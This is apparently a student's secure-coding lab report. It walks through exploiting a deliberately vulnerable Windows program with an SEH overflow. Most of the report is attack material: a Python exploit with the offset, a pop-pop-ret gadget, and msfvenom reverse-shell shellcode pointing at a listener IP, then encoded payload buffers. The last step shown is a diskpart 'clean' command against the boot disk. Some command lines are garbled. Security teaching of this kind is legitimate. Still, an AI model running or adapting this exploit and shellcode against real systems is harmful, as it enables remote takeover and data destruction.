**Name:**Anumolu Anila
**Reg no:**18BCE7300

# Lab-9:Secure coding

## Step-1:
Download virtualbox and install windows 7

## Step-2:
Open the zip folder provided and extract the python file and the vulnerability file.

| | |
|---|---|
| exploit | Python File |
| Vuln_Program_Stream | Application |

## Step-3:
Download and install python 2.7.* or 3.5

## Step-4:
Open the exploit and execute it to generate payload

```python
import struct

"""
Message= - Pattern h1Ah (0x68413168) found in cyclic pattern at position 214
"""

OFFSET = 214

"""
badchars = '\x00\x09\x0a\x0d\x3a\x5c'
"""

"""
Log data, item 23
 Address=01015AF4
 Message=  0x01015af4 : pop ecx # pop ebp # ret 0x04 |  {PAGE_EXECUTE_READWRITE}
"""

pop_pop_ret = struct.pack("<I", 0x01015af4)

short_jump = '\xEB\x06\x90\x90'

"""
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.19.129 LPORT=443 -f python -
"""
shellcode =   ""
shellcode += "\xda\xc7\xba\xee\x50\x53\xe0\xd9\x74\x24\xf4"
shellcode += "\x5d\x33\xc9\xb1\x52\x83\xed\xfc\x31\x55\x13"
shellcode += "\x03\xbb\x43\xb1\x15\xbf\x8c\xb7\xd6\x3f\x4d"
shellcode += "\xd8\x5f\xda\x7c\xd8\x04\xaf\x2f\xe8\x4f\xfd"
shellcode += "\xc3\x83\x02\x15\x57\xe1\x8a\x1a\xd0\x4c\xed"
shellcode += "\x15\xe1\xfd\xcd\x34\x61\xfc\x01\x96\x58\xcf"
shellcode += "\x57\xd7\x9d\x32\x95\x85\x76\x38\x08\x39\xf2"
shellcode += "\x74\x91\xb2\x48\x98\x91\x27\x18\x9b\xb0\xf6"
shellcode += "\x12\xc2\x12\xf9\xf7\x7e\x1b\xe1\x14\xba\xd5"
shellcode += "\x9a\xef\x30\xe4\x4a\x3e\xb8\x4b\xb3\x8e\x4b"
shellcode += "\x95\xf4\x29\xb4\xe0\x0c\x4a\x49\xf3\xcb\x30"
shellcode += "\x95\x76\xcf\x93\x5e\x20\x2b\x25\xb2\xb7\xb8"
shellcode += "\x29\x7f\xb3\xe6\x2d\x7e\x10\x9d\x4a\x0b\x97"
shellcode += "\x71\xdb\x4f\xbc\x55\x87\x14\xdd\xcc\x6d\xfa"
```

## Step-5:
Install Vuln_Program_Stream.exe and Run the same

**Step-6:**

Changing triggers

```
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf =  b""
buf += b"\x89\xe0\xd9\xd0\xd9\x70\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x39\x6c\x48\x68\x6b"
buf += b"\x32\x37\x70\x35\x50\x55\x50\x53\x50\x4d\x59\x49\x75"
buf += b"\x36\x51\x6b\x70\x65\x34\x6e\x6b\x46\x30\x46\x50\x6e"
buf += b"\x6b\x73\x62\x46\x6c\x4c\x4b\x31\x42\x65\x44\x6c\x4b"
buf += b"\x72\x52\x34\x68\x54\x4f\x4c\x77\x43\x7a\x71\x36\x76"
buf += b"\x51\x6b\x4f\x6c\x6c\x55\x6c\x75\x31\x31\x6c\x75\x52"
buf += b"\x44\x6c\x71\x30\x79\x51\x48\x4f\x36\x6d\x57\x71\x58"
buf += b"\x47\x4a\x42\x6a\x52\x73\x62\x52\x77\x6c\x4b\x73\x62"
buf += b"\x76\x70\x6e\x6b\x42\x6a\x65\x6c\x4c\x4b\x50\x4c\x74"
buf += b"\x51\x53\x48\x4a\x43\x42\x68\x45\x51\x6a\x71\x52\x71"
```

Step-7:

Inserting command in ex.py file and running it in windows.

```
ndows\system32\calc.exe  x86/alpha_mixed -b "\xoo\x14\xoa\xod" -f python -
 ex.py
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 237 (iteration=0)
x86/shikata_ga_nai chosen with final size 237
Payload size: 237 bytes
Final size of python file: 1168 bytes
Saved as: ex.py
```

```
Administrator: C:\Windows\System32\cmd.exe - diskpart

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>diskpart

Microsoft DiskPart version 6.1.7601
Copyright (C) 1999-2008 Microsoft Corporation.
On computer: ANUGA-PC

DISKPART> list disk

  Disk ###   Status         Size     Free     Dyn  Gpt
  --------   -------------  -------  -------   ---  ---
  Disk 0     Online          32 GB      0 B

DISKPART> select disk 0

Disk 0 is now the selected disk.

DISKPART> clean

Virtual Disk Service error:
Clean is not allowed on the disk containing the current boot,
system, pagefile, crashdump or hibernation volume.
```